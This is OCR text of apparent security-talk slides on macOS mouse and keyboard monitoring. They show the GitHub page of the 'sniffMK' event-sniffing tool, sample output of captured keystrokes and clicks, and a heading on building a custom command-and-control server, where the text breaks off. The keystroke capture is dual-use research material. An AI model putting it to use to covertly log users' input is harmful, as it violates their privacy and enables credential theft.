
callback

Mouse/Keyboard Monitoring

command analysis

code based on:

"Receiving, Filtering, & Modifying:
› Mouse Events
› Key Presses and Releases"
-Mac OS X Internals



objective-see / sniffMK

Watch 11 | Star 51 | Fork 15

Code | Issues 0 | Pull requests 0 | Projects 0 | Insights

sniff mouse and keyboard events


7 commits | 1 branch | 0 releases | 2 contributors


Branch: master | New pull request | Find file | Clone or download

objective-see committed on GitHub Merge pull request #1 from takeiteasy/master ... Latest commit db6cc2e 18 days ago

bin	project cleanup	a month ago
sniffMK.xcodeproj	project cleanup	a month ago
sniffMK	added kCGEventTapDisabledByTimeout	20 days ago

'sniffMK' github.com/objective-see/sniffMK






```
# ./sniffMK
event: kCGEventKeyDown
keycode: h

event: kCGEventKeyUp
keycode: h

event: kCGEventKeyDown
keycode: i

event: kCGEventKeyUp
keycode: i

event: kCGEventLeftMouseDown
(x: 640.23, y: 624.19)

event: kCGEventLeftMouseUp
(x: 640.23, y: 624.19
```

sniff sniff!

BUILDING A CUSTOM C&C SERVER

…and then we task!




Custom C&C Server
handling connections

now we know:

